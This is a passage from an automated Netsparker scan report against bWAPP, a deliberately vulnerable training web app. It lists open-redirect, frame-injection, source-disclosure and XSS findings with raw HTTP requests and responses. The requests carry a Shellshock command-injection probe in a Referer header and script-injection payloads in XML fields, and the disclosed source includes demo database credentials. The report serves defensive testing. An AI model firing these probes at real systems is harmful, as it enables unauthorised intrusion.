Parameter	Type	Value
form	GET	submit
url	**GET**	**http://www.r87.com?**

Request

```
GET /bWAPP/unvalidated_redir_fwd_1.php?form=submit&url=http%3a%2f%2fwww.r87.com%3f HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/unvalidated_redir_fwd_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:25:02 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Location: http://www.r87.com?
Content-Length: 0
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

22.2. /bWAPP/unvalidated_redir_fwd_2.php CONFIRMED

http://itsecgames.com/bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=http%3a%2f%2fwww.r87.com%3f

Parameters

Parameter	Type	Value
ReturnUrl	**GET**	**http://www.r87.com?**

Request

```
GET /bWAPP/unvalidated_redir_fwd_2.php?ReturnUrl=http%3a%2f%2fwww.r87.com%3f HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/unvalidated_redir_fwd_2.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:25:10 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Location: http://www.r87.com?
Content-Length: 0
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

22.3. /bWAPP/http_response_splitting.php CONFIRMED

http://itsecgames.com/bWAPP/http_response_splitting.php?url=http%3a%2f%2fwww.r87.com%3f

Parameters

Parameter	Type	Value
url	GET	http://www.r87.com?

Request

```
GET /bWAPP/http_response_splitting.php?url=http%3a%2f%2fwww.r87.com%3f HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/http_response_splitting.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:25:39 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Location: http://www.r87.com?
Content-Length: 0
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

23. Frame Injection

1 TOTAL
MEDIUM

Netsparker detected frame injection, which occurs when a frame on a vulnerable web page displays another web page via a user-controllable input.

Impact

An attacker might use this vulnerability to redirect users to other malicious websites that are used for phishing and similar attacks.

Remedy

- Where possible do not use users' input for URLs.
- If you definitely need dynamic URLs, make a list of valid accepted URLs and do not accept other URLs.
- Ensure that you only accept URLs which are located on accepted domains.

External References

- CWE-601: URL Redirection to Untrusted Site ('Open Redirect')
- OWASP - Open Redirection

Classification

OWASP 2013-A10

23.1. /bWAPP/iframei.php

http://itsecgames.com/bWAPP/iframei.php?ParamUrl=http%3a%2f%2fwww.r87.com%3f&ParamWidth=250&ParamHei...

Parameters

Parameter	**Type**	**Value**
ParamUrl	**GET**	**http://www.r87.com?**
ParamWidth	GET	250
ParamHeight	GET	250

Certainty

Request

```
GET /bWAPP/iframei.php?ParamUrl=http%3a%2f%2fwww.r87.com%3f&ParamWidth=250&ParamHeight=250 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/iframei.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>iFrame Injection</h1>

<iframe frameborder="0" src="http://www.r87.com?" height="250" width="250"></iframe>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem" target="bla
…
```

24. Password Transmitted over Query String

1 TOTAL

MEDIUM

Netsparker detected that your web application is transmitting passwords over query string.

Impact

A password is sensitive data and shouldn't be transmitted over query string. There are several information-leakage scenarios:

- If your website has external links or even external resources (such as image, javascript, etc), then your query string would be leaked.
- Query string is generally stored in server logs.
- Browsers will cache the query string.

Remedy

Do not send any sensitive data through query string.

Classification

OWASP 2013-A6

24.1. /bWAPP/xmli_1.php

http://itsecgames.com/bWAPP/xmli_1.php

Form target action

```
/bWAPP/xmli_1.php
```

Certainty

Request

```
GET /bWAPP/xmli_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:00:25 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - XML/XPath Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>XML/XPath Injection (Login Form)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/xmli_1.php" method="GET">

<p><label fo
…
```

25. [Possible] Source Code Disclosure (PHP)

4 TOTAL

MEDIUM

Netsparker identified a possible source code disclosure (PHP).

An attacker can obtain server-side source code of the web application, which can contain sensitive data - such as database connection strings, usernames and passwords - along with the technical and business logic of the application.

Impact

Depending on the source code, database connection strings, username, and passwords, the internal workings and business logic of application might be revealed. With such information, an attacker can mount the following types of attacks:

- Access the database or other data resources. Depending on the privileges of the account obtained from the source code, it may be possible to read, update or delete arbitrary data from the database.
- Gain access to password protected administrative mechanisms such as dashboards, management consoles and admin panels, hence gaining full control of the application.
- Develop further attacks by investigating the source code for input validation errors and logic vulnerabilities.

Actions to Take

1. Confirm exactly what aspects of the source code are actually disclosed; due to the limitations of this type of vulnerability, it might not be possible to confirm this in all instances. Confirm this is not an intended functionality.
2. If it is a file required by the application, change its permissions to prevent public users from accessing it. If it is not, then remove it from the web server.
3. Ensure that the server has all the current security patches applied.
4. Remove all temporary and backup files from the web server.

Required Skills for Successful Exploitation

This is dependent on the information obtained from the source code. Uncovering these forms of vulnerabilities does not require high levels of skills. However, a highly skilled attacker could leverage this form of vulnerability to obtain account information from databases or administrative panels, ultimately leading to the control of the application or even the host the application resides on.

External References

- Secureyes - Source Code Disclosure over HTTP

Classification

OWASP 2013-A5

25.1. /bWAPP/portal.bak

http://itsecgames.com/bWAPP/portal.bak

Certainty

Request

```
GET /bWAPP/portal.bak HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Referer: () { :;}; echo "NS:" $(/bin/sh -c "expr 268409241 - 2")
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
in-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
ETag: "ce007-19c2-506e97d6d1240"
Accept-Ranges: bytes
Content-Length: 6594
Content-Type: application/x-trash
Last-Modified: Mon, 03 Nov 2014 00:33:05 GMT

<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright ©
2014 MME BVBA. All rights reserved.

*/

include("security.php");
include("security_level_check.php");
include("selections.php");

if(isset($_POST["form"]) && isset($_POST["bug"]))
{

$key = $_POST["bug"];
$bug = explode(",", trim($bugs[$key]));

// Debugging
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

header("Location: " . $bug[1]);

}

?>
<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architect
…
blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome <?php if(isset($_SESSION["login"])){echo ucwords($_SESSION["login"]);}?></font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Portal</h1>

<p>bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.<br /
…
<p><i>Which bug do you want to hack today? :)</i></p>

<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">

<select name="bug" size="9" id="select_portal">

<?php

// Lists the options from the array 'bugs' (bugs.txt)
foreach ($bugs as $key => $value)
{

$bug = explode(",", trim($value));

// Debugging
// echo "key: " . $key;
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

echo "<option value='$key'>$bug[0]</option>";

}

?>

</select>

<br />

<button type="submit" name="form" value="submit">Hack</button>

</form>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank
…
medium</option>
<option value="2">high</option>

</select>

<button type="submit" name="form_security_level" value="submit">Set</button>
<font size="4">Current: <b><?php echo $security_level?></b></font>

</form>
```

```
</div>

<div id="bug">

<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">

<label>Choose your bug:</label><br />

<select name="bug">

<?php

// Lists the options from the array 'bugs' (bugs.txt)
foreach ($bugs as $key => $value)
{

$bug = explode(",", trim($value));

// Debugging
// echo "key: " . $key;
// echo " value: " . $bug[0];
// echo " filename: " . $bug[1] . "<br />";

echo "<option value='$key'>$bug[0]</option>";

}

?>


</select>

<button type="submit" name="form_bug" value="submit">Hack</button>

</form>

</div>

</body>

</html>
```

25.2. /bWAPP/directory_traversal_1.php

http://itsecgames.com/bWAPP/directory_traversal_1.php?page=directory_traversal_1.php

Certainty

Request

```
GET /bWAPP/directory_traversal_1.php?page=directory_traversal_1.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Directory Traversal - Files</h1>

<?php
<br />
<br />/*
<br />
<br />bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
<br />It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
<br />bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
<br />It is for security-testing and educational purposes only.
<br />
<br />Enjoy!
<br />
<br />Malik Mesellem
<br />Twitter: @MME_IT
<br />
<br />bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright © 2014 MME BVBA. All rights reserved.
<br />
<br />*/
<br />
<br />include("security.php");
<br />include("security_level_check.php");
<br />include("functions_external.php");
<br />include("admin/settings.php");
<br />
<br />$bugs = file("bugs.txt");
<br />
<br />if(isset($_POST["form_bug"]) && isset($_POST["bug"]))
<br />{
<br />
<br /> $key = $_POST["bug"];
<br /> $bug = explode(",", trim($bugs[$key]));
<br />
<br /> // Debugging
<br /> // print_r($bug);
<br />
<br /> header("Location: " . $bug[1]);
<br />
<br /> exit;
<br />
<br />}
<br />
<br />if(isset($_POST["form_security_level"]) && isset($_POST["security_level"]))
<br />{
<br />
<br /> $security_level_cookie = $_POST["security_level"];
<br />
<br /> switch($security_level_cookie)
<br /> {
<br />
<br /> case "0" :
<br />
<br /> $security_level_cookie = "0";
<br /> break;
<br />
<br /> case "1" :
<br />
<br /> $security_level_cookie = "1";
<br /> break;
<br />
<br /> case "2" :
<br />
<br /> $security_level_cookie = "2";
<br /> break;
<br />
<br /> default :
<br />
<br /> $security_level_cookie = "0";
<br /> break;
<br />
<br /> }
<br />
<br /> if($evil_bee == 1)
<br /> {
<br />
<br /> setcookie("security_level", "666", time()+60*60*24*365, "/", "", false, false);
<br />
<br /> }
<br />
<br /> else
<br /> {
<br />
<br /> setcookie("security_level", $security_level_cookie, time()+60*60*24*365, "/", "", false, false);
<br />
<br /> }
<br />
<br /> header("Location: directory_traversal_1.php?page=message.txt");
<br />
<br /> exit;
<br />
<br />}
<br />
<br />if(isset($_COOKIE["security_level"]))
<br />{
<br />
<br /> switch($_COOKIE["security_level"])
<br /> {
<br />
<br /> case "0" :
<br />
<br /> $security_level = "low";
<br /> break;
<br />
<br /> case "1" :
<br />
<br /> $security_level = "medium";
<br /> break;
<br />
```

```
<br /> case "2" :
<br />
<br /> $security_level = "high";
<br /> break;
<br />
<br /> case "666" :
<br />
<br /> $security_level = "666";
<br /> break;
<br />
<br /> default :
<br />
<br /> $security_level = "low";
<br /> break;
<br />
<br /> }
<br />
<br />}
<br />
<br />else
<br />{
<br />
<br /> $security_level = "not set";
<br />
<br />}
<br />
<br />$file = "";
<br />$directory_traversal_error = "";
<br />
<br />function show_file($file)
<br />{
<br />
<br /> // Checks whether a file or directory exists
<br /> // if(file_exists($file))
<br /> if(is_file($file))
<br /> {
<br />
<br /> $fp = fopen($file, "r") or die("Couldn't open $file.");
<br />
<br /> while(!feof($fp))
<br /> {
<br />
<br /> $line = fgets($fp,1024);
<br /> echo($line);
<br /> echo "<br />";
<br />
<br /> }
<br />
<br /> }
<br />
<br /> else
<br /> {
<br />
<br /> echo "This file doesn't exist!";
<br />
<br /> }
<br />
<br />}
<br />
<br />?>
<br /><!DOCTYPE html>
<br /><html>
<br />
<br /><head>
<br />
<br /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<br />
<br /><!--<link rel="stylesheet" typ
…
target="_blank">Blog</a></td>
<br /> <td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<br /> <td><font color="red">Welcome <?php if(isset($_SESSION["login"])){echo ucwords($_SESSION["login"]);}?></font></td>
<br />
<br /> </tr>
<br />
<br /> </table>
<br />
<br /></div>
<br />
<br /><div id="main">
<br />
<br /> <h1>Directory Traversal - Files</h1>
<br />
<br /> <?php
<br />
<br /> if(isset($_GET["page"]))
<br /> {
<br />
<br /> $file = $_GET["page"];
<br />
<br /> switch($_COOKIE["security_level"])
<br /> {
<br />
<br /> case "0" :
<br />
<br /> show_file($file);
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET['page'];
<br />
<br /> break;
<br />
<br /> case "1" :
<br />
<br /> $directory_traversal_error = directory_traversal_check_1($file);
<br />
<br /> if(!$directory_traversal_error)
<br /> {
<br />
<br /> show_file($file);
<br />
<br /> }
<br />
<br /> else
<br /> {
<br />
<br /> echo $directory_traversal_error;
<br />
<br /> }
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET["page"];
<br />
```

```
<br /> break;
<br />
<br /> case "2" :
<br />
<br /> $directory_traversal_error = directory_traversal_check_3($file);
<br />
<br /> if(!$directory_traversal_error)
<br /> {
<br />
<br /> show_file($file);
<br />
<br /> }
<br />
<br /> else
<br /> {
<br />
<br /> echo $directory_traversal_error;
<br />
<br /> }
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET["page"];
<br />
<br /> break;
<br />
<br /> default :
<br />
<br /> show_file($file);
<br />
<br /> // Debugging
<br /> // echo "<br />" . $_GET["page"];
<br />
<br /> break;
<br />
<br /> }
<br />
<br /> }
<br />
<br /> ?>
<br />
<br />
<br /></div>
<br />
<br /><div id="side">
<br />
<br /> <a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<b
…
on>
<br />
<br /> </select>
<br />
<br /> <button type="submit" name="form_security_level" value="submit">Set</button>
<br /> <font size="4">Current: <b><?php echo $security_level?></b></font>
<br />
<br /> </form>
<br />
<br /></div>
<br />
<br /><div id="bug">
<br />
<br /> <form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="POST">
<br />
<br /> <label>Choose your bug:</label><br />
<br />
<br /> <select name="bug">
<br />
<br /><?php
<br />
<br />// Lists the options from the array 'bugs' (bugs.txt)
<br />foreach ($bugs as $key => $value)
<br />{
<br />
<br /> $bug = explode(",", trim($value));
<br />
<br /> // Debugging
<br /> // echo "key: " . $key;
<br /> // echo " value: " . $bug[0];
<br /> // echo " filename: " . $bug[1] . "<br />";
<br />
<br /> echo "<option value='$key'>$bug[0]</option>";
<br />
<br />}
<br />
<br />?>
<br />
<br />
<br /> </select>
<br />
<br /> <button type="submit" name="form_bug" value="submit">Hack</button>
<br />
<br /> </form>
<br />
<br /></div>
…
```

25.3. /bWAPP/config.inc

http://itsecgames.com/bWAPP/config.inc

Certainty

Request

```
GET /bWAPP/config.inc HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/config.inc
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:01:06 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
ETag: "ce055-30c-506e97d6d1240"
Accept-Ranges: bytes
Content-Length: 780
Content-Type: text/plain
Last-Modified: Mon, 03 Nov 2014 00:33:05 GMT

<?php

/*

bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

bWAPP is licensed under a Creative Commons Attribution-NonCommercial-NoDerivatives 4.0 International License (http://creativecommons.org/licenses/by-nc-nd/4.0/). Copyright ©
2014 MME BVBA. All rights reserved.

*/

// Connection settings
$server = "localhost";
$username = "alice";
$password = "loveZombies";
$database = "bWAPP_BAK";

?>
```

25.4. /bWAPP/passwords/wp-config.bak

http://itsecgames.com/bWAPP/passwords/wp-config.bak

Certainty

Request

```
GET /bWAPP/passwords/wp-config.bak HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/passwords/
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:04:50 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
ETag: "ce016-603-506e97d6d1240"
Accept-Ranges: bytes
Content-Length: 1539
Content-Type: application/x-trash
Last-Modified: Mon, 03 Nov 2014 00:33:05 GMT

<?php
// ** MySQL settings ** //
define('DB_NAME', 'bWAPP'); // The name of the database
define('DB_USER', 'thor'); // Your MySQL username
define('DB_PASSWORD', 'Asgard'); // ...and password
define('DB_HOST', 'localhost'); // 99% chance you won't need to change this value
define('DB_CHARSET', 'utf8');
define('DB_COLLATE', '');

// Change each KEY to a different unique phrase. You won't have to remember the phrases later,
// so make them long and complicated. You can visit http://api.wordpress.org/secret-key/1.1/
// to get keys generated for you, or just make something up. Each key should have a different phrase.
define('AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('SECURE_AUTH_KEY', 'put your unique phrase here'); // Change this to a unique phrase.
define('LOGGED_IN_KEY', 'put your unique phrase here'); // Change this to a unique phrase.

// You can have multiple installations in one database if you give each a unique prefix
$table_prefix = 'wp_'; // Only numbers, letters, and underscores please!

// Change this to localize WordPress. A corresponding MO file for the
// chosen language must be installed to wp-content/languages.
// For example, install de.mo to wp-content/languages and set WPLANG to 'de'
// to enable German language support.
define ('WPLANG', '');

/* That's all, stop editing! Happy blogging. */

if ( !defined('ABSPATH') )
define('ABSPATH', dirname(__FILE__) . '/');
require_once(ABSPATH . 'wp-settings.php');
?>
```

26. [Possible] Cross-site Scripting

5 TOTAL

MEDIUM

Netsparker detected possible cross-site scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

Although Netsparker believes there is a cross-site scripting in here, it could **not confirm it**. We strongly recommend investigating the issue manually to ensure it is cross-site scripting and needs to be addressed.

Impact

There are many different attacks that can be leveraged through the use of XSS, including:

- Hijacking user's active session.
- Changing the look of the page within the victim's browser.
- Mounting a successful phishing attack.
- Intercepting data and performing man-in-the-middle attacks.

Remedy

This issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, all input and output from the application should be filtered / encoded. Output should be filtered / encoded according to the output format and location.

There are a number of pre-defined, well structured whitelist libraries available for many different environments. Good examples of these include OWASP Reform and Microsoft Anti cross-site scripting libraries.

Remedy References

- [ASP.NET] - Microsoft Anti-XSS Library
- OWASP XSS Prevention Cheat Sheet

External References

- XSS Cheat Sheet
- OWASP - cross-site scripting
- XSS Shell
- XSS Tunnelling

Classification

OWASP 2013-A3

26.1. /bWAPP/sqli_8-2.php

http://itsecgames.com/bWAPP/sqli_8-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	XML Parameter	bee
/reset[1]/secret[1]/text()[1]	**XML Parameter**	**'"--></style></scRipt><scRipt>netsparker(0x001126)</scRipt>**

Notes

> To exploit the XSS vulnerability on this page client might require to send certain HTTP headers. Therefore it might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

Certainty

Request

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept: */*
Origin: http://itsecgames.com
Referer: http://itsecgames.com/bWAPP/sqli_8-1.php
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 136
Content-Type: text/xml; charset=utf-8

<reset><login>bee</login><secret>'"--&gt;&lt;/style&gt;&lt;/scRipt&gt;&lt;scRipt&gt;netsparker(0x001126)&lt;/scRipt&gt;</secret></reset>
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:45:29 GMT
Pragma: no-cache
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Length: 240
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

Connect Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x001126)</scRipt>' WHERE login = 'bee'' at line 1
```

26.2. /bWAPP/sqli_8-2.php

http://itsecgames.com/bWAPP/sqli_8-2.php

Parameters

Parameter	Type	Value
/reset[1]/login[1]/text()[1]	**XML Parameter**	**'"--></style></scRipt><scRipt>netsparker(0x001111)</scRipt>**
/reset[1]/secret[1]/text()[1]	XML Parameter	Any bugs?

Notes

To exploit the XSS vulnerability on this page client might require to send certain HTTP headers. Therefore it might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

Certainty

Request

```
POST /bWAPP/sqli_8-2.php HTTP/1.1
Cache-Control: no-cache
